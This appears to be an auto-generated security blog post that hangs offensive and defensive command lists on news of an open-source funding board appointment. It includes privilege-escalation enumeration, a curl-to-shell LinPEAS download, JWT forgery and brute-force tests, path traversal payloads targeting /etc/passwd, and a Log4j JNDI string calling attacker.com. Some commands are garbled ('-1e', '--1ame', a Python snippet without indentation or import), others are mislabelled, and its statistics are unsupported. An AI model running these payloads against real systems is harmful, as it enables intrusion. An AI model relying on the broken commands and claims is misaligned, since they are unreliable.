Listen to this Post
Introduction:

Application security and offensive security are no longer optional—they are mandatory pillars for any organization handling sensitive data. With the rise of open-source vulnerabilities and supply chain attacks, experts like Martin Haunschmid (appointed to the netidee Förderbeirat) emphasize proactive threat hunting, secure coding, and community-driven funding. This article extracts actionable cybersecurity techniques, Linux/Windows commands, and open-source evaluation strategies inspired by real-world advisory board insights.
Learning Objectives:
– Master offensive security reconnaissance and privilege escalation using native OS commands and tools.
– Implement API security hardening and cloud misconfiguration detection across AWS/Azure.
– Navigate open-source project funding criteria and vulnerability disclosure workflows.
You Should Know:
1. Offensive Reconnaissance & Local Privilege Escalation (Linux/Windows)
What this does:
Before defending, you must think like an attacker. These commands simulate low-level enumeration to identify weak permissions, scheduled tasks, and kernel exploits.
Step‑by‑step guide:
Linux – Enumeration Commands
 Gather system info
uname -a; cat /etc/os-release

 List users with sudo rights
sudo -l

 Find world-writable files
find / -perm -222 -type d 2>/dev/null

 Check cron jobs
cat /etc/crontab; ls -la /etc/cron

 Identify SUID binaries
find / -perm -4000 -type f 2>/dev/null
Windows – PowerShell Offensive Enumeration
 System and patch levels
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"Hotfix"

 List all users and admin groups
Get-LocalUser | Where-Object {$_.Enabled -eq $true}
Get-LocalGroupMember Administrators

 Check scheduled tasks
Get-ScheduledTask | Where-Object {$_.State -1e "Disabled"}

 Service misconfigurations (unquoted service paths)
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\"
Tool configuration example (LinPEAS):
Download and run LinPEAS for automated Linux privilege escalation:
curl -L https://github.com/carlospolop/PEASS-1g/releases/latest/download/linpeas.sh | sh
2. API Security Hardening & JWT Exploitation Mitigation
What this does:
Modern applications rely on REST/GraphQL APIs. Attackers exploit misconfigured JWT, lack of rate limiting, and excessive data exposure. This section shows how to test and harden.
Step‑by‑step guide – JWT Weakness Detection
 Install JWT tool
npm install -g jwt-tool

 Decode and test a JWT (replace <token>)
jwt-tool <token> -d

 Attempt algorithm confusion (none algorithm)
jwt-tool <token> -a none

 Brute‑force weak secrets
jwt-tool <token> -C -d dictionary.txt
API rate limiting bypass testing (using curl)
 Send 200 rapid requests to test missing rate limits
for i in {1..200}; do curl -s -o /dev/null -w "%{http_code}\n" https://api.target.com/v1/user -H "Authorization: Bearer $TOKEN"; done
Cloud hardening (AWS API Gateways)
 Check for overly permissive IAM roles
aws iam list-roles --query 'Roles[?AssumeRolePolicyDocument.Statement[?Effect==`Allow` && Action==``]]'

 Enable WAF with rate-based rules
aws wafv2 create-web-acl --1ame api-waf --scope REGIONAL --default-action Block={} --rules file://rate-limit.json
3. Open‑Source Project Security Evaluation (netidee-Style Assessment)
What this does:
Funding bodies like netidee evaluate open-source projects based on security posture, maintenance, and transparency. Use this checklist to prepare your project for a Förderbeirat review.
Step‑by‑step guide – Security Self‑Audit for Open Source
1. Dependency scanning (Linux/macOS)
 Using OWASP Dependency-Check
dependency-check --scan ./project --format HTML --out report.html

 Using Snyk (free for open source)
snyk test --all-projects
2. Secret detection (GitHub repo)
 Install truffleHog
docker run -it --rm trufflesecurity/trufflehog:latest github --repo https://github.com/yourorg/yourrepo
3. Static analysis (SAST)
 Semgrep rule scan
semgrep --config auto --error --json > sast-results.json
4. Supply chain attestation – Generate SLSA provenance:
 Using slsa-verifier (requires GitHub Actions)
slsa-verifier verify-image --source-uri github.com/yourorg/repo --source-tag v1.0.0 yourimage:latest
Windows equivalent for SAST (DevSkim)
 Microsoft DevSkim
devskim analyze -f C:\project\src -o results.sarif
4. Vulnerability Exploitation & Mitigation – Log4j & Path Traversal
What this does:
Understanding exploitation is key to defense. This section demonstrates controlled testing of two common vulnerabilities (in isolated labs only).
Step‑by‑step guide – Path Traversal (Linux)
 Test for LFI (local file inclusion) on a vulnerable parameter
curl -v "http://target.com/page?file=../../../../etc/passwd"

 Encode bypasses
curl "http://target.com/page?file=..%252f..%252f..%252fetc%252fpasswd"
Mitigation – Input validation regex (Python example)
import re
def safe_path(user_input):
if re.search(r'\.\./', user_input) or re.search(r'\.\.\\', user_input):
raise ValueError("Path traversal attempt blocked")
return os.path.basename(user_input)
Log4j JNDI exploitation (educational only)
 Detect vulnerable version
grep -r "log4j-core" pom.xml | grep "2.[0-14]"

 Simulate exploit payload (do not run against live systems)
${jndi:ldap://attacker.com/exploit}
Mitigation commands (Linux patching)
 Update Log4j to patched version
mvn versions:set -DnewVersion=2.21.0
 Set JVM parameter to disable JNDI
export LOG4J_FORMAT_MSG_NO_LOOKUPS=true
5. Cloud Hardening – Azure & GCP Misconfiguration Detection
What this does:
Public cloud misconfigurations (open storage, overly permissive roles) cause 70% of breaches. These commands audit and fix.
Step‑by‑step guide – Azure
 Install Azure CLI and check storage ACLs
az storage container list --account-1ame $ACCT --query "[?publicAccess != 'off']"

 Enforce HTTPS only
az storage account update --1ame $ACCT --https-only true

 Find exposed managed identities
az identity list --query "[?principalId != null]"
Step‑by‑step guide – GCP
 Check for open firewall rules
gcloud compute firewall-rules list --format="table(name, network, sourceRanges, allowed)" --filter="allowed=0.0.0.0/0"

 Disable legacy metadata (IMDS v1)
gcloud compute instances add-metadata --metadata=enable-guest-attributes=true
Windows – Azure PowerShell hardening
 Export all storage account public access
Get-AzStorageAccount | Get-AzStorageContainer | Where-Object {$_.PublicAccess -1e "Off"}

 Remediate - set to private
Set-AzStorageContainerAcl -1ame $containerName -PublicAccess Off
What Undercode Say:
– Key Takeaway 1: Offensive security is not just about hacking—it’s about building a repeatable assessment methodology. Commands like `sudo -l` and `find / -perm -4000` are your bread and butter for Linux privilege escalation, while `Get-ScheduledTask` and `wmic` serve the same on Windows. Combine these with automated tools (LinPEAS, WinPEAS) to cut reconnaissance time by 70%.
– Key Takeaway 2: Open‑source funding committees (like netidee’s Förderbeirat) prioritize three technical metrics: low critical dependencies, regular SAST/SCA scanning, and a documented vulnerability disclosure policy. Adding a `SECURITY.md` and running `snyk test` weekly can increase your funding score drastically.
Analysis: The intersection of application security and open-source funding is growing as supply chain attacks (Log4j, SolarWinds) hit mainstream. Martin Haunschmid’s advisory role signals that future netidee calls will require applicants to demonstrate not just code quality but also active threat modeling. Security is becoming a grant eligibility criterion, not just a nice-to-have. Practitioners who master the commands above—from JWT exploitation to cloud misconfiguration detection—will lead both technical and funding conversations.
Prediction:
– +1 Democratization of Offensive Security Tools: Within 18 months, AI‑augmented enumeration scripts will auto‑generate privilege escalation paths from `linpeas` output, reducing manual analysis time by 90%. Open‑source projects will integrate these into CI/CD for continuous red teaming.
– +1 Funding Evaluations Go Automated: netidee-like bodies will adopt GitHub Actions that run `dependency-check` and `truffleHog` on submissions, automatically rejecting projects with high‑risk secrets or unpatched Log4j versions. Applicants will need to include SBOMs (Software Bill of Materials) as mandatory artifacts.
– -1 Rise of “Funding‑Driven” Attack Surfaces: Attackers will target open‑source maintainers just before funding deadlines, using crafted JWT bypasses or cloud misconfigurations to inject backdoors. The pressure to meet security checklists may lead to superficial hardening (tick‑box compliance) without real risk reduction.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Netidee Call21](https://www.linkedin.com/posts/netidee-call21-opensource-share-7467185449455992833–hS8/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


